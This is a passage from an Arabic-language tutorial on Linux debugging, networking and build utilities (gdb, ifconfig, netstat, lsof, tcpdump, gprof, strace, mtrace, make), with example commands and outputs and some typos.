خطوط كود المصدر ولكن مع تعليمات الجهاز. الامر ***finish*** (***fin***) يقوم بتنفيذ البرنامج حتى يتم الخروج من الداله الحالية.

يتم استخدام الامر ***print*** (***p***) لإخراج قيمة تعبير محدد بشكل واضح "أله حاسبه" (على سبيل المثال، **p 2+3**)، قيمة المتغير (على سبيل المثال، **p my_var**)، محتويات **register** (على سبيل المثال، **p $eax**)، أو محتويات خلية الذاكرة (على سبيل المثال، **p *0x801835**).

يستخدم الأوامر **x** لعرض محتويات خلايا الذاكرة. شكل الأمر كما يلي

x/Nfu address

بالنظر الى عناصر هذا الأمر:

- **Address**: عنوان الذاكره، التي يمكن من خلالها البدء في عرض الذاكرة (لا ضرورة لوضع النجمة قبل العنوان).
- **N**: عدد وحدات الذاكرة (**u**) ليتم عرضها. القيمة الافتراضية هي 1.
- **f**: تنسيق الإخراج. يمكن أن يكون أحد الخيارات التالية: **s**، سلسلة منتهية فارغة؛ **i**، تعليمات الجهاز. أو **x**، الشكل العشري "**hexadecimal format**" (التنسيق الافتراضي).
- **u**: - وحدة الذاكرة. يمكن أن تكون واحدة من التالية: **b**، بايت; **h**، 2 بايت; **w**، 4 بايت (أي **word**، وهي وحدة الذاكرة الافتراضية)؛ **g**، 8 بايت (أي، الكلمة مزدوجة).

على سبيل المثال، الأمر التالي سوف ينتج 20 كلمة عشريه تبدأ من العنوان **0x40057936**:

(gdb) x/20xw 0x40057936

عندما يتم استخدام القيم **Nfu** الافتراضي، فان الشرطة المائله بعد الأمر غير مطلوبة.

يتم استخدام الأمر ***set*** لتعديل محتويات **registers** أو خلايا الذاكرة. على سبيل المثال، الأمر التالي يكتب 1 إلى **ebx register**.

Set $ebx = 1

الامر ***info registers*** (***i r***) يستخدم لعرض محتويات كافة **registers**. لعرض محتويات **registers** معينة فقط، فأنها يجب أن تكون محددة مباشرة بعد الأمر. على سبيل المثال، الأمر التالي يعرض محتويات **ebp and eip registers**:

(gdb) i r ebp eip

الامر ***info share*** يعرض معلومات حول المكتبات المشتركة (***shared libraries***) التي تم تحميلها حاليا.

الأوامر ***info freame***، ***info args***، و***info local*** تعرض معلومات حول **stack frame** الحاليه، **function's argument**، والمتغيرات المحلية (**local variable**)، على التوالي. الامر ***backtrace*** (***bt***) يعرض **stack frame** لكل روتين النشط. الامر ***exit*** (***q***) يستخدم للخروج من المصحح. من اجل معلومات مفصلة عن أمر يمكن الحصول عليها عن طريق تنفيذ الامر ***help*** (***h***) متبوعا باسم الأمر، الذي يجري البحث عن معلومات عنه.

Ifconfig

يتم استخدام الأداة ***ifconfig*** لاعداد واجهات الشبكة عن طريق تغيير الملعمات مثل عنوان بروتوكول الإنترنت (**IP**)، **netmask**، و**Media access control (MAC)**. بالنسبه للمبرمجين، فان الفائدة الرئيسية لهذه الأداة هي المعلومات التي يقدمها عندما يتم تشغيله مع الخيار "**a-**". وفيما يلي مثال على هذا الإخراج:

```
root@kali:~# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 00:0c:29:d6:0f:2b
          inet addr:192.168.218.130  Bcast:192.168.218.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fed6:f2b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:31 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1368 (1.3 KiB)  TX bytes:2647 (2.5 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:720 (720.0 B)  TX bytes:720 (720.0 B)

root@kali:~#
```

المعلومات حول واجهة الإيثرنت **eth0** هو الإخراج الأول، تليها المعلومات حول واجهة **lo loopback**. تنفيذ ***ifconfig*** بدون أية معلمات لا تظهر الواجهات التي تم تعطيلها مع الخيار ***disable***.

بعض من أهم قطع المعلومات الناتجه من الامر ***ifconfig -a*** هي كالتالى: عنوان **IP** الخاص بالواجهة (**int addr**)، عنوان البث "**broadcast**" (**Bcast**)، وعنوان **netmask** (**Mask**)، وعنوان **MAC** (**HWaddr**)، ووحدة الحد الأقصى من الإرسال "**maximum transmission unit**" (**MTU**) بالبايت "**bytes**". وأيضا من المعلومات ذات الفائدة هي الوحدات عدد التلقى بنجاح "**number of successfully recivied**" (**RX packets**)، المرسله "**transmitted**" (**TX packets**)، الأخطاء (**errors**)، المسقطه (**dropped**)، والحزم المكررة (**overruns**). العنوان **collisions** يظهر عدد من الاصطدامات (**collisions**) في الشبكة، ويظهر العنوان **txqueuelen** طول قائمة الانتظار الخاصه بالارسال للجهاز. ويظهر العنوان **Interrupt** عدد تقاطع الأجهزة المستخدمة من قبل الجهاز.

لإخراج البيانات فقط لواجهة معينة، يتم تنفيذ الأمر مع تحديد اسم الواجهة:

ifeonfig eth0

يتم تعيين وحدة الحد الأقصى من الإرسال (**MTU**) من الحزم للواجهة باستخدام **mtu N**.

ifeonfig eth0 mtu 1000

الأداة المساعدة **ifconfig** لا تسمح لك لتحديد **MTU** أكبر من القيمة القصوى المسموح بها، والتي هي 1،500 بايت للإيثرنت.

الخيار "**arp-**" (مع علامة ناقص) يقوم بتعطيل البروتوكول (**ARP**) للواجهة المحددة، والخيار "**arp**" (بدون علامة ناقص) تمكنه:

```
root@kali:~# ifconfig eth0 -arp
root@kali:~# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:d6:0f:2b
          inet addr:192.168.218.130  Bcast:192.168.218.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fed6:f2b/64 Scope:Link
          UP BROADCAST RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:76 errors:0 dropped:0 overruns:0 frame:0
          TX packets:47 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9651 (9.4 KiB)  TX bytes:4831 (4.7 KiB)

root@kali:~#
```

الخيار ***promisc*** (بدون علامة سالب) تمكن الوضع **promiscuous** للواجهة، الذي سوف تقبل جميع الحزم المرسلة إلى الشبكة. وعادة ما يستخدم هذا الوضع عن طريق **sniffer**. والخيار ***promisc-*** (مع علامة ناقص) يستخدم لتعطيل الوضع **promiscuous**.

```
root@kali:~# ifconfig eth0 promisc
root@kali:~# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:d6:0f:2b
          inet addr:192.168.218.130  Bcast:192.168.218.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fed6:f2b/64 Scope:Link
          UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:83 errors:0 dropped:0 overruns:0 frame:0
          TX packets:49 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10821 (10.5 KiB)  TX bytes:5233 (5.1 KiB)

root@kali:~#
```

يمكن تعيين عنوان **IP** إلى الواجهة باستخدام الخيار ***inet***. ويتم تعيين **mask** باستخدام الخيار ***netrnask***:

```
# ifconfig eth0 inet 200.168.10.15 netmask 255. 255. 255 .192
```

يمكن تعطيل واجهة الشبكه باستخدام الخيار ***down*** وتمكين الوجهة باستخدام الخيار ***up***:

```
# ifconfig eth0 down
# ifconfig eth0 up
```

يستخدم الخيار ***hw class address*** لتغيير عنوان الجهاز (عنوان **MAC**) لواجهة الشبكة إذا كان **driver** الجهاز يدعم هذه القدرة. يجب تحديد اسم فئة الجهاز وسلسلة عنوان **MAC** بعد الكلمة ***hw***. حاليا، **ether (Ethernet)**، **ax25 (AMPR AX.25)**، **ARCnet** و**netrom (AMPR NET / ROM)** تدعم هذه الخاصيه. قبل تغيير عنوان الجهاز، فيجب تعطيل الواجهة أولا. وفيما يلي مثال على تغيير عنوان **MAC** لواجهة **eth0**:

```
# ifconfig eth0 down
# ifconfig eth0 hw ether 13:13:13:13:13:13
# ifconfig eth0 up
```

استخدام الأداة المساعدة **ifconfig**، يمكن واجهة الشبكه من تعيين العديد من عناوين **IP** المستعاره (**alias IP**)، والتي، مع ذلك، يجب أن تتعلق قطعة الشبكة بنفس العنوان الأساسي. فيما يلي مثال على تعيين ثلاثة عناوين **IP** إلى واجهة واحدة، واسمه **eth0**:

```
# ifconfig eth0:0 192.168.10.200
# ifconfig eth0:1 192.168.10.201
# ifconfig eth0:2 192.168.10.202
```

الآن واجهة الشبكه يمكن الوصول إليها باستخدام أي من عناوين **IP** الأربعة. هذه القدرة كثيرا ما تستخدم من قبل المسؤولين لإنشاء عقد ويب استنادا الى عناوين **virtual IP**. يمكن حذف العنوان المستعار باستخدام الخيار ***down*** على النحو التالي:

```
# ifconfig eth0:1 down
```

Netstat

الأداة **netstat** تعمل على إخراج معلومات مختلفة عن عمليات الشبكة. إذا تم استدعائها بدون أية معلمات، فإنه النواتج هى معلومات حول الاتصالات الثابتة (**established connection**) ومعلومات تكميلية حول قوائم الانتظار الداخلية والملفات المستخدمة للتفاعل مع العملية. افتراضيا، لا يتم تضمين منافذ الاستماع (**Listening port**) في الإخراج. لرؤية منافذ الاستماع (**Listening port**) ومنافذ غير الاستماع (**nonlistening port**) يكون من خلال استخدام المعلمة "**-a**":

```
root@kali:~# netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.218.130:60731   ham02s11-in-f8.1e:https ESTABLISHED
tcp        0      0 192.168.218.130:33181   ham02s11-in-f1.1e:https ESTABLISHED
tcp        0      0 192.168.218.130:44780   ham02s13-in-f4.1e1:http TIME_WAIT
udp        0      0 *:62235                 *:*
udp        0      0 *:bootpc                *:*
udp6       0      0 [::]:56829              [::]:*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     SEQPACKET  LISTENING     9727     /run/udev/control
unix  2      [ ACC ]     STREAM     LISTENING     16200    @/tmp/.ICE-unix/3763
```

عند تعطيل دعم نظام أسماء النطاقات (**DNS**)، فان **netstat** يحاول دون جدوى ترجمة العناوين الرقميه الى أسماء الاستضافه المقابل وإخراج المعلومات إلى الشاشة مع تأخير كبيرة. اضاف الخيار **n** العلم يمنع **netstat** من محاولة ترجمة أسماء المضيف، وبالتالي تسريع الإخراج:

```
# netstat -an
```

في هذه الحالة، يتم عرض كافة العناوين في شكله الرقمي.

كما ترون، يتم تقسيم ناتج المعلومات من قبل الأداة **netstat** إلى قسمين. الجزء الأول، واسمه "**active internet connection**"، وهو يسرد كافة الاتصالات التي تم تأسيسها ومنافذ الاستماع. ويظهر العمود **Proto** بروتوكول النقل (**TCP** او **UDP**) التي يستخدمها الاتصال أو الخدمة. العمودين **Recv-Q** و**Send-Q** يظهرا عدد البايتات في مقبس "**socket**" قراءة وكتابة **buffer**، على التوالي. وتبين الأعمدة **Local Address** و**Foreign Address** العناوين المحلية والبعيدة. عادة ما يتم ترميز العناوين المحلية والمنافذ كعلامة نجمية. إذا تم تحديد الخيار **-n**، يظهر العنوان المحلي كـ **0.0.0.0**. والعناوين تظهر في الصيغه **computer_name (ip_ address): services**، حيث **services** هو رقم المنفذ أو اسم الخدمة. (ارقام المنافذ المقابه لاسماء الخدمات للاطلاع عليها من خلال الملف **/etc/services**). ويبين العمود **state** حالة الاتصال. الحالة الأكثر شيوعا هى **ESTABLISHED** (الاتصالات النشطة)، **LISTEN** (المنافذ أو الخدمات التي تستمع لطلبات الاتصال، لا تظهر الا عند استخدام الخيار **-a**)، و**TIME_WAIT** (اتصالات أغلقت). حالة الاتصال تظهر فقط مع **TCP**، وذلك لان **UDP** لا يتحقق من حالة الاتصال.

أما الجزء الثاني من الإخراج هو، "**active UNIX domain sockets**"، ويظهر قوائم الانتظار الداخلية والملفات المستخدمة في التفاعل مع العملية. يستخدم الخيار **-t** لتركيز الانتاج فقط على منافذ **TCP**، وكذلك الخيار **-u** لتركيز الناتج على منافذ **UDP** فقط.

يستخدم الخيار **-i** لعرض معلومات عن واجهات شبكة الاتصال:

```
root@kali:~# netstat -i
Kernel Interface table
Iface   MTU Met   RX-OK RX-ERR RX-DRP RX-OVR    TX-OK TX-ERR TX-DRP TX-OVR Flg
eth0      1500 0      6180      0      0 0       4221      0      0      0 BMRU
lo       65536 0        56      0      0 0         56      0      0      0 LRU
root@kali:~# 
```

في كثير من النواحي، هذه المعلومات هي نفس المعلومات التي تنتجها عند تنفيذ الأمر ***ifconfig -a***. الأعمدة التي تبدأ بـ **RX** (**recived**) تبين عدد الحزم المستقبله بنجاح (**OK**)، الخطأ (**ERR**)، الحزم المسقطه (**DRP**)، والحزم المكرره (**OVR**). وتبين الأعمدة التي تبدأ بـ TX (**transmitted**) مثل السابقه ولكن المرسله. الأداة **netstat** يمكن استخدامها لمراقبة واجهات الشبكة في الوقت الحقيقي. تشغيله مع الخيار **-c** يعرض الإحصاءات على فترات بالثانية:

```
# netstat -i -c
```

هذا الوضع يمكن استخدامه لتتبع مصادر أخطاء الشبكة.

تشغيل **netstat** مع الخيار **-s** يعرض إحصاءات العمل لبروتوكولات الشبكة المختلفة:

```
root@kali:~# netstat -s
Ip:
    4985 total packets received
    3 with invalid addresses
    0 forwarded
    0 incoming packets discarded
    4982 incoming packets delivered
    4323 requests sent out
Icmp:
    0 ICMP messages received
    0 input ICMP message failed.
    ICMP input histogram:
    0 ICMP messages sent
    0 ICMP messages failed
    ICMP output histogram:
Tcp:
```

اما الخيار **-r** لاخراج جدول **routing**. الخيار **-p** يستخدم لاستخراج المعلومات حول العمليات المرتبطة بمنافذ معينة:

```
root@kali:~# netstat -p
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   PID/Program name    Path
unix  13     [ ]         DGRAM                    14406    3011/rsyslogd       /dev/log
unix  3      [ ]         STREAM     CONNECTED     16470    3854/gvfs-afc-volum
unix  3      [ ]         STREAM     CONNECTED     17237    3826/dbus-daemon    @/tmp/dbus-9MGKbD70dL
unix  3      [ ]         STREAM     CONNECTED     17067    3901/nautilus
unix  3      [ ]         STREAM     CONNECTED     17745    3826/dbus-daemon    @/tmp/dbus-9MGKbD70dL
unix  3      [ ]         STREAM     CONNECTED     16868    3897/nm-applet
unix  3      [ ]         STREAM     CONNECTED     14495    3135/dbus-daemon
```

بمقارنة الإخراج التي ينتجها الخيار **a-**، وناتج الخيار **p-** حيث يضيف عمود آخر إلى الإخراج، واسمه **PID/Program name**، والتي تظهر **PID** واسم الخدمة.

Lsof

الأداة **lsof** يتم تضمينها مع معظم توزيعات لينكس الحديثة. اسم **lsof** هو اختصار لـ **"list open files"** والتي تعنى قائمة الملفات المفتوحه، وفقا لذلك، عند تشغيلها بدون معلمات، فانه يسرد كافة الملفات المفتوحة، والمجلدات، والمكتبات، **UNIX streams**، والمنافذ المفتوحه والعمليات التي فتحتهم. ولكن عند تشغيله مع المعلمة **i-**، فهو يسرد فقط المنافذ المفتوحة والعمليات التي فتحتهم. وفيما يلي مثال على هذا الإخراج:

```
root@kali:~# lsof -i
COMMAND    PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
dhclient 3063 root    5u  IPv4  14094      0t0  UDP *:bootpc
dhclient 3063 root   20u  IPv4  14064      0t0  UDP *:62235
dhclient 3063 root   21u  IPv6  14065      0t0  UDP *:56829
root@kali:~#
```

الاداه يمكنها اخراج المعلومات لخدمات معينه فقط.

```
root@kali:~# lsof -i UDP:bootpc
COMMAND    PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
dhclient 3063 root    5u  IPv4  14094      0t0  UDP *:bootpc
root@kali:~#
```

Tcpdump

الأداة المساعدة **tcpdump** هو محلل لحزم شبكة الاتصال **(network packet analyzer)** التي وضعها مختبر لورانس بيركلي الوطني. الصفحة الرسمية لهذه الأداة هي http://www.tcpdump.org.

خيارات سطر الأوامر (Commond Line Options)

إذا تم تشغيل **tcpdump** بدون أية معلمات، فإنه يعترض كل حزم الشبكة ويعرض معلومات الرأس **"header"** الخاصة بهم. يتم استخدام المعلم **i-** لتحديد واجهة الشبكة التي سوف يتم الحصول على البيانات منها وأيضا **D-** لعرض جميع الوجهات المتاحة:

tcpdump -i eth2

لاظهار فقط الحزم المستلمة أو المرسلة من قبل مضيف محدد، يجب تحديد اسم المضيف أو عنوان **IP** للمضيف بعد الكلمة ***host***:

```
# tcpdump host namesrv
```

تبادل الحزم، على سبيل المثال، بين المضيفين **narneservl** و**narneserv2** يمكن عرضها باستخدام فلتر التالي:

```
# tcpdump host namesrv1 and host namesrv2
```

كما يمكن عرضه باستخدام النسخ المختصره منه:

```
# tcpdump host namesrv1 and namesrv2
```

لعرض الحزم الصادرة فقط من عقدة معينة يمكن أن تتم بواسطة تشغيل الأداة مع الكلمات ***src host***:

```
# tcpdump src host namesrv
```

لعرض الحزم الوارده فقط من عقدة معينة يمكن أن تتم بواسطة تشغيل الأداة مع الكلمات ***dst host***:

```
# tcpdump dst host namesrv
```

يتم استخدام الكلمات الرئيسية ***src port*** و**dst port** لتتبع منفذ المصدر (**source port**) ومنفذ الصادر (**destination port**)، على التوالي:

```
# tcpdump dst port 513
```

لتتبع واحد فقط من البروتوكولات الثلاثة **TCP**، **UDP**، أو **ICMP** من خلال ان يتم تحديد اسمها ببساطة في سطر الأوامر. الفلاتر من أي درجة من التعقيد يمكن بناؤها باستخدام العوامل المنطقية "**and**" (**&&**)، "**or**" (||)، و "**not**" (**!**). وفيما يلي مثال على فلترة الحزم **ICMP** الوحيدة القادمة من الشبكة الخارجية:

```
#tcpdump icmp and not src net localnet
```

البت "**bits**" المحدد أو البايت "**bytes**" في رؤوس البروتوكول يمكن اختيارها باستخدام الشكل التالي **proto [expr:size]**. هنا يحدد **proto** بواحدة من البروتوكولات التالية: **ether**، **FDDI**، **TR**، **IP**، **ARP**، **RARP**، **TCP**، **UDP**، **ICMP**، أو **IP6**. يحدد الحقل **expr** الإزاحة بالبايت "**offset in bytes**" من بداية رأس الحزمة، والحقل **size** هو حقل مساعد لتحديد عدد البايتات لدراسة (إذا تم حذفها، يتم اختبار بايت 1 فقط). على سبيل المثال، فإن الفلتره التالية لاختيار شرائح **TCP** فقط مع المعلم **SYN**:

```
# tcpdump ' tcp[ 13 ]==2'
```

فيما يتعلق بهذا الفلتر، البايت 13 من رأس **TCP** يحتوي على 8 بت من **flag**، منها **SYN** هو الثاني في النظام. لأنه يجب أن يتم تعيين هذا **bit** الى 1، فإن محتويات **flag byte** في الشكل **binary** يكون 00000010 (أو 2 في **hexdecimal**). يمكن استخدام المعلم **-c** لتحديد عدد الحزم الحصول عليها. على سبيل المثال، سيتم استلام 10 بايت فقط عن طريق تنفيذ الأمر التالي:

```
#tcpdump - c 10
```

المعلم **-a** يرشد الأداة لمحاولة تحويل عناوين **IP** إلى أسماء (على حساب سرعة التنفيذ) وعكسها الخيار **n–**:

```
# tcpdump -a
```

-v (verbos)، **-vv (very verbos)**، و**-vvv (very, very verbos)** خيارات تنتج تمديدا تدريجيا في النواتج.

يمكنك باستخدام المفتاح "**ether <MAC_address>**" لتحديد عنوان **MAC**. والمفتاح "**net <network_name>**" يستخدم في الاستماع (التقاط حزم) من شبكة بعينها.

Formst of tcpdump Output

كل سطر من قائمة **tcpdump** يبدأ مع **hh:mm:ss.frac** وهو ختم الوقت من الوقت الحالي، حيث **frac** هي أجزاء من الثانية. يمكن اتباع الطابع الزمني "**time stamp**" من قبل واجهة الشبكه (على سبيل المثال، **eth0**، **eth1**، أو **lo**) وتستخدم لاستقبال أو إرسال الحزم. يشار الى اتجاه النقل باستخدام < أو >. على سبيل المثال، **eth0**> يعني أن واجهة **eth0** تتلقى الحزم. وفقا لذلك، <**eth0** يعني أن واجهة eth0 ترسل الحزم على الشبكة. تعتمد المعلومات التالية على نوع الحزمة: **ARP/RARP**، **TCP**، **UDP**، **NBP**، **ATP**، وهلم جرا. وفيما يلي صيغ لبعض أنواع الحزم الرئيسية.

TCP Packets

Src .port > dst .port: flags data-seqno ack window urgent options

هنا، **src.port** و**dst.port** هما عنوان IP المصدر والوجهة والمنافذ. يحدد الحقل **Flags** مجموعة **flags** الخاصه برأس **TCP**. ويمكن أن يكون مزيجا من **S (SYN)**، **F (FIN)**، **P (PUSH)**، و**R (RST)**. **Period** في هذا الحقل يعني أنه لا توجد مجموعة **flags**.

الحقل **date-seqno** يصف بيانات الحزمة في الصيغه **first: last (nbytes)**. **Fisrt** و **last** هنا هما أرقام التسلسل " **sequence number**" للحزمه لأول واخر بايت، وعلى التوالي، **nbytes** هو عدد البايت من البيانات في الحزمة. إذا كان **nbytes** هو 0، فان المعلمات **fisrt** هي نفسها **last**.

المعلم **ACK** يحدد الرقم التالي في تسلسل (**ISN + 1**).

المعلم **Window** يحدد حجم الإطار "**windows size**".

المعلم **Urgent** يعني أن الحزمة تحتوي على بيانات عاجلة (**URG flag**).

الملعم **Options** يحدد المعلومات الإضافية، على سبيل المثال، <**mss 1024**> (الحد الأقصى لحجم **segment**).

UDP Packets

Src.port > dst.port: udp nbytes

العلامه **udp** تحدد ان هذه الحزمه هي حزمة **UDP**.

الحقل **nbytes** يحدد عدد البايت في حزمة **UDP**.

ICMP Packets

Src > dst: icmp: type

العلامه **icmp** تحد ان هذه الحزمه هي حزمة **ICMP**.

الحقل **Type** يحدد نوع رسالة **ICMP message**، على سبيل المثال **echo request** او **echo reply**.

8.4 المزيد من الأدوات

الأدوات التي يتم وصفها في هذا الجزء لا يتم استخدامها غالبا من قبل المبرمجين، ولكن في بعض الحالات لا غنى عنها. لذلك، يجب أن تكون على علم بوجودها ولديك معرفة عامة على الأقل بطريقة تشغيلها. جميع الأدوات التي سوف يتم وصفها في الجزء هي، موجودة في أي توزيعة لينكس. ويوجد العديد منها أيضا في حزمة **binutils GNU**، الذي هى جزء أساسي من أي نظام لينكس. الصفحة الرئيسية لمطورين حزمة **binutils** توجد على هذا العنوان: http://www.sourceware.org/binutils. يعطي هذا الجزء معلومات عامه عن كل اداة. للحصول على معلومات مفصلة، فيمكنك التشاور مع الأداة ***man***.

Time

الأداة ***time*** تقوم بتشغيل البرنامج المحدد. عند انتهاء البرنامج، الأداة تقوم بطباعة إحصاءات التوقيت على مدى تابرنامج، على سبيل المثال:

```
# time ./your_prog
real 0m0.008s
user 0m0.001s
sys 0m0.010s
```

المصطلح **real**، يعنى الوقت الحقيقي المنقضي بين بدء البرنامج وإنهاء البرنامج، والمصطلحين **user** و**sys**، على التوالي، وقت وحدة المعالجة المركزية **CPU** للمستخدم والنظام بالدقيقة (**m**) والثانية (**s**) والتي اتخذت من قبل تنفيذ البرنامج. يمكنك تتبع وقت تنفيذ برنامج يستخدم معلمات سطر أوامر متعددة، والقنوات، أو كليهما عن طريق تشغيل الأداة بهذه الطريقة:

```
# time /bin/sh -c "your_prog -flags|my_prog"
```

Gprof

الأداة **gprof** هى **profiler**. يستخدم **Profiler** لتحديد استدعاء الدوال المفرط من قبل البرنامج والوظائف التي تستهلك أكثر من نصيبها العادل من الموارد هذا هو، لتحديد عنق الزجاجه في البرامج. الأداة سهلة الاستخدام. أولا، يتم ترجمة وربط البرنامج مع الخيار **profile** (عن طريق تحديد الخيار **pg-** مع الاداة **gcc**). عند تنفيذ هذا البرنامج، يتم إنشاء معلومات **profile**، والتي يتم تخزينها في ملف **gmon.out**. يجب أن يكون برنامج خالى من الأخطاء "**bugs**"، وذلك لأن لن يتم إنشاء أية **profile** إذا كان البرنامج يتم إنهائه بشكل غير طبيعي. وأخيرا، يتم تشغيل **gproof** مع اسم الملف القابل للتنفيذ لانشاء **profile** المحدد في معالمه.

الأداة **gprof** تقوم بتحليل الملف **gmon.out** وتنتج معلومات وقت التنفيذ لكل دالة. بشكل عام، هذه المعلومات ناتج عن اثنين من الجداول: **flat profile** و**call graph**، مع تصريحات مقتضبة لشرح محتوياتها. يبين الجدول **flat profile** وقت التنفيذ وعدد الاستعداءات "**call**" لكل دالة. هذه المعلومات يجعل من السهل تحديد الدوال مع أطول أوقات التنفيذ. الجدول **call graph** يساعد في تحديد المناطق، والتي قد

تحاول ازالة **calls** إلى دوال **time-hungery**. لكل دالة، يبين الجدول معلومات حول الاستدعاء واستدعاء الداله والعدد المقابل من الاستدعاءات "**calls**". كما أنه يحتوي على معلومات حول الوقت الذي يقضيه لتنفيذ الدوال الفرعية في كل دالة.
تنفيذ الاداه **gprof** مع خيار **A-** يخرج الكود المصدري للبرنامج مع النسب المئوية لوقت التنفيذ. وفيما يلي مثال على تسلسل الأوامر لتحديد ملامح البرنامج:

```
# gcc -pg -o your_prog your_prog.c
# ./your_prog
# gprof ./your_prog
```

Ctags

في بعض الأحيان، يمكن أن يتكون البرنامج من العديد من الوحدات (**module**) محفوظة في ملفات مصدريه مختلفة. تحديد موقع، على سبيل المثال، تعريف دالة معينة يصبح مثل البحث عن إبرة في كومة قش. جعل هذه المهمة يمكن التحكم فيها هو الغرض من الأداة **ctags**. الأداة تعالج الملفات المصدريه وتولد ملف معلومات يسمى **tags**. يتم تنظيم محتويات الملف **tags** في ثلاثة أعمدة: العمود الأول يسرد أسماء الدوال، العمود الثاني يسرد الملفات المصدريه المقابلة، والعمود الثالث يعطي قالب للبحث عن الدله في نظام الملفات باستخدام مثل أدوات مثل **find**. وفيما يلي مثال على محتويات الملف:

```
main /usr/src/you_prog.c /^main()$/
func1 /usr/src/you_prog.c /^func1(arg1,arg2)$/
func2 /usr/src/you_prog.c /^func2(arg1,arg2)$/
```

وهذا هو مثال على تنفيذ الأداة **ctags**:

```
# ctags *.c
```

Strace

الأداة **strace** تتبع جميع استدعاءات النظام (**system call**) والإشارات (**signals**) لبرنامج محدد. يتم تشغيل الأداة على النحو التالي:

```
# strace ./your_prog
```

كل سطر من الإخراج يعرض معلومات عن استدعاء النظام (**system call**) واحده: اسم استدعاء النظام والمعلمات الخاصة به، تليها قيمة **return** بعد العلامة "يساوى" (=). وفيما يلي مثال على انتاج هذه الاداه:

```
execve("./your_prog", ["./your_prog"], [/* 27 vars */]) = 0
```

هنا (**[/* 27 vars*/]**) يدل على قائمة من 27 من المتغيرات البيئية، والتي لم يظهره **strace** حتى لا يحدث فوضى في الإخراج. تشغيل **strace** مع الخيار **f-** يتتبع كل العمليات (**child process**).

Ltrace

هذه الاداه مشابه لـ **strace**، ولكن تتبع استدعاءات المكتبه (**dynamic libraries**).

Mtrace

يتم استخدام الأداة **mtrace** لتتبع استخدام الذاكرة الديناميكية باستخدام البرنامج. يحتفظ بمعلومات عن عمليات تخصيص وتفريغ الذاكرة. وهذا هو، فإنه يتتبع تسرب الذاكرة "**memory leaks**". تسرب الذاكرة "**memory leaks**" يقلل تدريجيا موارد النظام المتوفرة حتى إرهاقه. بغية تحديد جميع مناطق تسرب الذاكرة المحتملة في البرنامج، سيكون لديك أداء التسلسل التالي من الخطوات التالية: أولا، قم بتضمين الملف **mcheck.h** في البرنامج ووضع استدعاء الداله **mtrace ()** في بداية البرنامج. ثم، تحديد اسم الملف، الذي سوف يتم فيه تخزين نتائج فحص الذاكرة، من خلال تصدير الاسم إلى متغير البيئي، كما في المثال التالي:

```
# export MALLOC_TRACE=mem.log
```

تشغيل البرنامج الآن سوفيقوم بتسجيل كافة تخصيص الذاكرة وعميات التحرير في الملف **mem.log**. وأخيرا، يتم استدعاء الاداه **mtrace** على النحو التالي:

```
# mtrace you-prog $MALLOC_TRACE
```

يتم فحص المعلومات المنتجة لتسجيل المواضع، التي تم فيها تخصيص الذاكره ولكن ليس التفريغ. باتباع الإجراءات المنصوص عليها فان البرنامج سوف يقوم بالانتهاء بشكل طبيعي.

Make/gmake

تغيير أي ملف في مشروع ذات ملفات متعدد يستتبع حتما باعادة تجميع بقية الملفات. الأداة **make** (تسمى **gmake** في بعض التوزيعات) يهدف الى اخذ حمل/كدح هذه المهمة. لاستخدام الأداة **make**، يجب إعداد ملف نصي، يسمى **makefile**، التي يوضع فيه العلاقات بين الملفات في البرنامج وقواعد البناء بها. وتسجل القواعد في شكل التالي:

```
<target>: <prerequisite>
 <command>
 <command>
 ...
```

يتم تنفيذ الهدف "**target**" الأول في **makefile** بشكل افتراضي عند تشغيل **make** بدون وسائط. وعادة تستدعى كل ذلك، وهو ما يعادل الأمر **make all**. وفيما يلي مثال على **makefile**:

```
all: your_prog

your_prog: your_prog.o foo.o boo.o
 gcc your_prog.o foo.o boo.o -o your_prog

your_prog.o: your_prog.c your_prog.h

foo.o: foo.c foo.h

boo.o: boo.c boo.h

clean:
 rm -f *.o you_prog
```

الأمر **clean** يحذف كل الملفات والبرامج التي تم انشائها بحيث يمكن أن تنشأ من جديد مع الامر **make**. لبناء المشروع، كل ما عليك القيام به هو إدخال الامر **mkae** في سطر الأوامر.

Automake/autoconf

هناك طريقة أسهل في إعداد **makefiles**، وذلك باستخدام الادوات **automake** و**autoconf**. نقوم أولا، بإعداد الملف **makefile.am** على سبيل المثال، مثل هذا:

```
bin_PROGRAMS = your_prog
you_prog_SOURCES = your_prog.c foo.c boo.c
AUTOMAKE_OPTIONS = foreign
```

يحدد الخيار الأخير ملفات الوثائق (الأخبار، **readme**، والمؤلفين) التي لا ليتم تضمينها في المشروع.

